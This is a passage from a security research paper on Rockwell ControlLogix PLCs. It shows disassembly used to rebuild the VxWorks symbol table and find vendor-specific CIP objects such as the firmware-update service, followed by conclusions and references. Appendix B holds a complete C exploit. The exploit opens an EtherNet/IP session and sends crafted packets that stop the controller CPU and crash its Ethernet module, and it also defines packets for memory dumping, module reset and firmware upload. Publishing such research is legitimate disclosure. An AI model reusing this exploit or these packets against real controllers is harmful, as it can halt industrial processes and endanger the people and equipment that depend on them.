4. Reconstruct the vxworks symbol table
   a. Find the cross references of this string "\nAdding %ld symbols for standalone.\n"
   b. Locate the symbol table by finding these instructions at the routine which references the string above.

      ```
      ROM:001022B4    lis    %r28, 0x34 # '4'
      ROM:001022B8    lis    %r30, ((dword_309630+0x10000)@h) ; end address
      ROM:001022BC    lis    %r26, 0x34 # '4'
      ROM:001022C0    lis    %r27, dword_2F3F80@h
      ROM:001022C4    bge    loc_1022F0
      ROM:001022C8    lis    %r9, dword_2F5840@h ;start address
      ```

   c. Edit this script
      http://www.reversemode.com/images/stories/schneider/files/vxworks_symtable.idc
      adjust *eaStart* to 0x2F5840 and *eaEnd* to 0x309630 and run it.

Discovering vendor specific objects

By reverse engineering this function we can discover the Class ID of the vendor-specific objects.

```
ROM:00119600 ab_Init:                    # CODE XREF: AB_Init+10p
ROM:00119600                             # AB_Init+34p
ROM:00119600                             # DATA XREF: ...
ROM:00119600
ROM:00119600 .set var_4, -4
ROM:00119600 .set arg_4,  4
ROM:00119600
ROM:00119600         stwu   %sp, -0x10(%sp)
ROM:00119604         mflr   %r0
ROM:00119608         stw    %r31, 0x10+var_4(%sp)
ROM:0011960C         stw    %r0, 0x10+arg_4(%sp)
ROM:00119610         mr     %r3, %r3
ROM:00119614         bl     GS_Init
ROM:00119618         mr.    %r3, %r3
ROM:0011961C         bne    loc_11977C
ROM:00119620         mr     %r3, %r31
ROM:00119624         bl     EN_CD_Init
ROM:00119628         mr.    %r3, %r3
ROM:0011962C         bne    loc_11977C
ROM:00119630         mr     %r3, %r31
ROM:00119634         bl     EN_Init
ROM:00119638         mr.    %r3, %r3
ROM:0011963C         bne    loc_11977C
ROM:00119640         mr     %r3, %r31
ROM:00119644         bl     CD_Init
ROM:00119648         mr.    %r3, %r3
ROM:0011964C         bne    loc_11977C
ROM:00119650         mr     %r3, %r31
ROM:00119654         bl     MA_CD_Init
ROM:00119658         mr.    %r3, %r3
ROM:0011965C         bne    loc_11977C
ROM:00119660         mr     %r3, %r31
ROM:00119664         bl     CM_Init
ROM:00119668         mr.    %r3, %r3
ROM:0011966C         bne    loc_11977C
ROM:00119670         mr     %r3, %r31
ROM:00119674         bl     ID_Init
ROM:00119678         mr.    %r3, %r3
ROM:0011967C         bne    loc_11977C
ROM:00119680         mr     %r3, %r31
ROM:00119684         bl     MR_Init
ROM:00119688         mr.    %r3, %r3
ROM:0011968C         bne    loc_11977C
ROM:00119690         mr     %r3, %r31
ROM:00119694         bl     UM_Init
ROM:00119698         mr.    %r3, %r3
ROM:0011969C         bne    loc_11977C
ROM:001196A0         mr     %r3, %r31
ROM:001196A4         bl     MA_UM_Init
ROM:001196A8         mr.    %r3, %r3
ROM:001196AC         bne    loc_11977C
ROM:001196B0         mr     %r3, %r31
ROM:001196B4         bl     BR_Init
ROM:001196B8         mr.    %r3, %r3
ROM:001196BC         bne    loc_11977C
ROM:001196C0         mr     %r3, %r31
```

```
ROM:001196C4        bl     DB_Init
ROM:001196C8        mr.    %r3, %r3
ROM:001196CC        bne    loc_11977C
ROM:001196D0        mr     %r3, %r31
ROM:001196D4        bl     ICP_Init
ROM:001196D8        mr.    %r3, %r3
ROM:001196DC        bne    loc_11977C
ROM:001196E0        mr     %r3, %r31
ROM:001196E4        bl     ED_Init
ROM:001196E8        mr.    %r3, %r3
ROM:001196EC        bne    loc_11977C
ROM:001196F0        mr     %r3, %r31
ROM:001196F4        bl     ET_Init
ROM:001196F8        mr.    %r3, %r3
ROM:001196FC        bne    loc_11977C
ROM:00119700        mr     %r3, %r31
ROM:00119704        bl     EI_Init
ROM:00119708        mr.    %r3, %r3
ROM:0011970C        bne    loc_11977C
ROM:00119710        mr     %r3, %r31
ROM:00119714        bl     EL_Init
ROM:00119718        mr.    %r3, %r3
ROM:0011971C        bne    loc_11977C
ROM:00119720        mr     %r3, %r31
ROM:00119724        bl     EM_Init
ROM:00119728        mr.    %r3, %r3
ROM:0011972C        bne    loc_11977C
ROM:00119730        mr     %r3, %r31
ROM:00119734        bl     NV_Init
ROM:00119738        mr.    %r3, %r3
ROM:0011973C        bne    loc_11977C
ROM:00119740        mr     %r3, %r31
ROM:00119744        bl     RA_Init
ROM:00119748        mr.    %r3, %r3
ROM:0011974C        bne    loc_11977C
ROM:00119750        mr     %r3, %r31
ROM:00119754        bl     ACM_Init
ROM:00119758        mr.    %r3, %r3
ROM:0011975C        bne    loc_11977C
ROM:00119760        mr     %r3, %r31
ROM:00119764        bl     FIU_Init
ROM:00119768        srawi  %r9, %r3, 0x1F
ROM:0011976C        xor    %r0, %r9, %r3
ROM:00119770        subf   %r0, %r0, %r9
ROM:00119774        srawi  %r0, %r0, 0x1F
ROM:00119778        and    %r3, %r3, %r0
ROM:0011977C
ROM:0011977C loc_11977C:                  # CODE XREF: ab_Init+1Cj
ROM:0011977C                         # ab_Init+2Cj ...
ROM:0011977C        lwz    %r0, 0x10+arg_4(%sp)
ROM:00119780        mtlr   %r0
ROM:00119784        lwz    %r31, 0x10+var_4(%sp)
ROM:00119788        addi   %sp, %sp, 0x10
ROM:0011978C        blr
ROM:0011978C # End of function ab_Init
```

All the ***_Init** functions are initializing objects, in order to get the 'Class ID' we have to find these instructions, right before a call to **GS_PutMsgQueue**

```
li     %r9, 0xXX           ; where XX is the class ID
sth    %r9, 0x14(%r4)
```

Let's see an example

NV_Init

Assuming NV stands for Non-Volatile, it is a vendor-specific object implemented to handle the process firmware upgrading.

Services implemented

- 0x4b *NV_Update* (See Attack#7 above)
- 0x4d *NV_Transfer*

```
ROM:00141A44        stw   %r0, 4(%r4)
ROM:00141A48        li    %r9, 0xA1 ; matches our Attack #7 Class Id
ROM:00141A4C        sth   %r9, 0x14(%r4)
ROM:00141A50        li    %r11, -1
ROM:00141A54        sth   %r11, 0x16(%r4)
ROM:00141A58        lis   %r9, 0x33 # '3'
[...]
ROM:00141A70        bl    GS_PutMsgQueue
```

If we want to analyze how the specific object is implemented we should locate its associated object task i.e **NV_Init**

```
ROM:001419E0        lis   %r9, nv_ObjectTask@h
ROM:001419E4        lis   %r11, ((unk_29DC40+0x10000)@h)
ROM:001419E8        addi  %r9, %r9, nv_ObjectTask@l
ROM:001419EC        li    %r8, 0
ROM:001419F0        addi  %r11, %r11, -0x23C0 # unk_29DC40
ROM:001419F4        li    %r0, 0x1800
ROM:001419F8        li    %r10, 0x3D # '='
ROM:001419FC        stw   %r9, 0x40+var_30(%sp)
[...]
ROM:00141A10        stw   %r8, 0x40+var_2C(%sp)
ROM:00141A14        addi  %r3, %sp, 0x40+var_30
ROM:00141A18        bl    GS_NewTask
```

```
ROM:00142BB8 nv_ObjectTask:              # DATA XREF: NV_Init+50o
ROM:00142BB8                          # NV_Init+58o ...
ROM:00142BB8
ROM:00142BB8 .set var_8, -8
ROM:00142BB8 .set var_4, -4
ROM:00142BB8 .set arg_4,  4
ROM:00142BB8
ROM:00142BB8        stwu  %sp, -0x10(%sp)
ROM:00142BBC        mflr  %r0
ROM:00142BC0        stw   %r30, 0x10+var_8(%sp)
ROM:00142BC4        stw   %r31, 0x10+var_4(%sp)
ROM:00142BC8        stw   %r0, 0x10+arg_4(%sp)
ROM:00142BCC        lis   %r30, 0x33 # '3'
ROM:00142BD0        lis   %r31, ((a____MasterlibN+0x10000)@h) # "../../MasterLib/nv_obj.c"
ROM:00142BD4
```

```
ROM:00142BD4 loc_142BD4:    # CODE XREF: nv_ObjectTask+54j
ROM:00142BD4                        # nv_ObjectTask+60j ...
ROM:00142BD4            lwz    %r3, 0x1EA4(%r30)
ROM:00142BD8            bl     GS_TakeMsgQueue_
ROM:00142BDC            mr     %r5, %r3
ROM:00142BE0            lwz    %r0, 4(%r5)
ROM:00142BE4            cmpwi  %r0, 0x51
ROM:00142BE8            beq    loc_142BF8
ROM:00142BEC            cmpwi  %r0, 0x84
ROM:00142BF0            beq    loc_142C1C
ROM:00142BF4            b      loc_142C50
ROM:00142BF8 # ------------------------------------------------------------------------
ROM:00142BF8
ROM:00142BF8 loc_142BF8:                    # CODE XREF: nv_ObjectTask+30j
ROM:00142BF8            lhz    %r0, 0x1A(%r5)
ROM:00142BFC            cmpwi  %r0, 0
ROM:00142C00            beq    loc_142C10
ROM:00142C04            mr     %r3, %r5
ROM:00142C08            bl     nv_ProcessInstanceRequest
ROM:00142C0C            b      loc_142BD4
ROM:00142C10 # ------------------------------------------------------------------------
ROM:00142C10
ROM:00142C10 loc_142C10:                    # CODE XREF: nv_ObjectTask+48j
ROM:00142C10            mr     %r3, %r5
ROM:00142C14            bl     nv_ProcessClassRequest
ROM:00142C18            b      loc_142BD4
...
ROM:00141C3C nv_ProcessInstanceRequest
[...]
ROM:00141C6C            cmpwi  %r4, 0x4B; NV_Update service code
ROM:00141C70            beq    loc_141CC8
ROM:00141C74            bgt    loc_141C84
ROM:00141C78            cmpwi  %r4, 1
ROM:00141C7C            beq    loc_141C90
ROM:00141C80            b      loc_141DD0
ROM:00141C84 # ------------------------------------------------------------------------
ROM:00141C84
ROM:00141C84 loc_141C84:                    # CODE XREF: nv_ProcessInstanceRequest+38j
ROM:00141C84            cmpwi  %r4, 0x4D          ; NV_transfer service code
ROM:00141C88            beq    loc_141D4C
ROM:00141C8C            b      loc_141DD0
```

4. CONCLUSIONS

One of the most time consuming tasks I came across during this research was reading all the technical documentation gathered. Initially this fact may sound weird but it is nothing unusual at all; while researching into industrial devices, which commonly suffer from a lack of strong security measures implemented by design, the hardest part is not learning how to break things but understanding how it really works.

Therefore, the key point behind attacking this PLC was not how to circumvent its security but monitoring how the legitimate software performed valid operations in order to mimic them, in addition to the usual dose of reverse engineering and fuzzing to discover the 'secrets' behind the scenes. To sum up, any legit functionality supported by the controller could also be used by a malicious user in a malicious manner.

During this 'journey' we have identified problems that can be used to cause a DoS, load a trojanized firmware o leak information.

Actually it's not a bug, it's a feature.

APPENDIX A. - REFERENCES

Leveraging Ethernet Card Vulnerabilities in Field Device
http://www.digitalbond.com/wp-content/uploads/2011/05/1_PLC_final.pdf

Developer How-To Guides
http://www.rockwellautomation.com/enabled/guides.html

INTERFACING THE CONTROLLOGIX PLC OVER ETHERNET/IP
http://arxiv.org/ftp/cs/papers/0110/0110065.pdf

CIP user manual & Installation guide
http://www.n-tron.com/pdf/cip_usermanual.pdf

The CIP Networks Library
http://www.odva.org/Home/CIPNETWORKSPECIFICATIONS/HowOrganizedPublished/tabid/79/lng/en-US/language/en-US/Default.aspx

Ethernet/IP Library
http://www.odva.org/Home/ODVATECHNOLOGIES/EtherNetIP/EtherNetIPLibrary/tabid/76/lng/en-US/language/en-US/Default.aspx

The Common Industrial Protocol (CIPTM) and the Family of CIP Network Ethernet/IP – Industrial Protocol
http://www.odva.org/Portals/0/Library/Publications_Numbered/PUB00123R0_Common%20Industrial_Protocol_and_Family_of_CIP_Netw.pdf

http://www.technologyuk.net/telecommunications/industrial_networks/cip.shtml

http://www.rockwellautomation.com/industries/water/get/enetip.pdf

http://en.wikipedia.org/wiki/EtherNet/IP

http://sourceforge.net/projects/opener/

APPENDIX B. - EXPLOIT

```
// Project Basecamp
// Attacking ControlLogix
// "Deep fried controller" Exploit + attacks presented


#include <winsock2.h>
#include <windows.h>
#include <stdio.h>

#pragma comment(lib,"wsock32.lib")

#define ENBT_PORT 44818

#define ENCAP_CMD_REGISTERSESSION    (101)   /* Register Session */
#define ENCAP_CMD_SEND_RRDATA        (111)   /* Send Request/Reply Data */


typedef unsigned short UINT16;
typedef unsigned int   UINT32;

typedef struct  _encap_h
{
    UINT16 iEncaph_command;      /* Command code */
    UINT16 iEncaph_length;       /* Total transaction length */
    UINT32 lEncaph_session;      /* Session identifier */
    UINT32 lEncaph_status;       /* Status code */
    UINT32 alEncaph_context[2];  /* Context information */
    UINT32 lEncaph_opt;          /* Options flags */
}  ENCAP_H, *PENCAP_H;


typedef struct _req_session
{
      ENCAP_H req_Common;
      UINT16 req_Proto;
      UINT16  req_Flags;
} REQ_SESSION, *PREQ_SESSION;

UINT32 g_SessionId;

bool forgePacket( unsigned char *packet, UINT32 len, UINT32 commID, SOCKET
client);


/* ----Attacks presented in the paper---- */
unsigned char packetCPUStop[]=
      "\x00\x00\x00\x00\x02\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x1a\x00”
      "\x52\x02\x20\x06\x24\x01\x03\xf0\x0c\x00\x07\x02\x20\x64\x24\x01"
      "\xDE\xAD\xBE\xEF\xCA\xFE\x01\x00\x01\x00";

unsigned char packetCrashCPU[]=
      "\x00\x00\x00\x00\x02\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x1a\x00"
      "\x52\x02\x20\x06\x24\x01\x03\xf0\x0c\x00\x0a\x02\x20\x02\x24\x01"
      "\xf4\xf0\x09\x09\x88\x04\x01\x00\x01\x00";

unsigned char packetCrashEth[]=
      "\x00\x00\x00\x00\x20\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x0c\x00"
      "\x0e\x03\x20\xf5\x24\x01\x10\x43\x24\x01\x10\x43";

unsigned char packetDump[]=
      "\x00\x00\x00\x00\x00\x04\x02\x00\x00\x00\x00\x00\xb2\x00\x08\x00"
      "\x97\x02\x20\xc0\x24\x00\x00\x00";
```

```
unsigned char packetResetEth[]=
       "\x00\x00\x00\x00\x00\x04\x02\x00\x00\x00\x00\x00\xb2\x00\x08\x00"
       "\x05\x03\x20\x01\x24\x01\x30\x03";

unsigned char packetFlashUp[]=
       "\x00\x00\x00\x00\x05\x00\x02\x00\x00\x00\x00\x00\xb2\x00\x16\x00"
       "\x4b\x02\x20\xa1\x24\x01\x05\x99\x07\x00\x4f\x02\x20\x37\x24\xc8"
       "\x00\x00\x01\x00\x01\x00";
/* ------- */


bool forgePacket( unsigned char *packet, UINT32 len, UINT32 commID, SOCKET
client)
{
       ENCAP_H       *pHeader;
       void   *pReq;

       pHeader = ( ENCAP_H* ) calloc( 1, sizeof( ENCAP_H ) );
       pReq = ( void* ) calloc( 0x200, 1 );

       pHeader->iEncaph_command  = commID;
       pHeader->iEncaph_length = len;
       pHeader->lEncaph_session = g_SessionId;

       memcpy( pReq,
                     pHeader,
                     sizeof( ENCAP_H ));

       memcpy( ( (UINT8*)pReq + sizeof( ENCAP_H ) ),
                     packet,
                     len );

       printf("[+] Sending malicious packet...");
       printf("%X\n",send(client, (const char*)pReq, len + sizeof( ENCAP_H ),
NULL ));
       recv(client, (char*)pReq, 0x10, NULL );

       return true;
}

int main(int argc, char* argv[])
{
        WSADATA ws;
        SOCKET enbt_socket;
        struct sockaddr_in peer;
        ENCAP_H      *pHeader;
        REQ_SESSION *pSession;
        void  *pReply;
        void  *pReq,*pReq2;
        int i;

        if( argc != 2 )
      {

          printf("\nusage: exploit.exe ip ");
          exit(0);
      }

       WSAStartup(0x0202,&ws);

    peer.sin_family = AF_INET;
    peer.sin_port = htons( ENBT_PORT );
    peer.sin_addr.s_addr = inet_addr( argv[1] );

    enbt_socket = socket(AF_INET, SOCK_STREAM, 0);

       pHeader = ( ENCAP_H* ) calloc( 1, sizeof( ENCAP_H ) );
       pSession = ( REQ_SESSION* ) calloc( 1, sizeof ( REQ_SESSION ) );
```

```
        pReply = ( void* ) calloc( 0x200, 1 );
        pReq = ( void* ) calloc( 0x200, 1 );


        // Getting SessionID
        pSession->req_Common.alEncaph_context[0] = 0;
        pSession->req_Common.alEncaph_context[1] = 0;
        pSession->req_Common.iEncaph_command = ENCAP_CMD_REGISTERSESSION;
        pSession->req_Common.iEncaph_length = sizeof( UINT32 );
        pSession->req_Common.lEncaph_opt = 0;
        pSession->req_Common.lEncaph_session = 0;
        pSession->req_Common.lEncaph_status = 0;
        pSession->req_Proto = 0x1;
        pSession->req_Flags = 0;

        if ( connect( enbt_socket, (struct sockaddr*) &peer, sizeof(sockaddr_in)
) )
    {
                printf("\nController unreachable  \n\n");
                exit(0);
    }

        send(enbt_socket, (const char*)pSession, sizeof(REQ_SESSION), NULL );

        i = recv(enbt_socket, (char*)pReply, 28, NULL );
        g_SessionId = *( UINT32* )( ( UINT32* ) pReply + 1  );

        printf("[+] Received session handler: %x\n", g_SessionId);

        // Deep fried controller - DoS'ing CPU and EtherNet/IP Module
        forgePacket(packetCPUStop,sizeof(packetCPUStop)-1,
ENCAP_CMD_SEND_RRDATA, enbt_socket);
        forgePacket(packetCrashEth,sizeof(packetCrashEth)-1,
ENCAP_CMD_SEND_RRDATA, enbt_socket);

        printf("[+] Exiting...\n");
        return 0;
}
```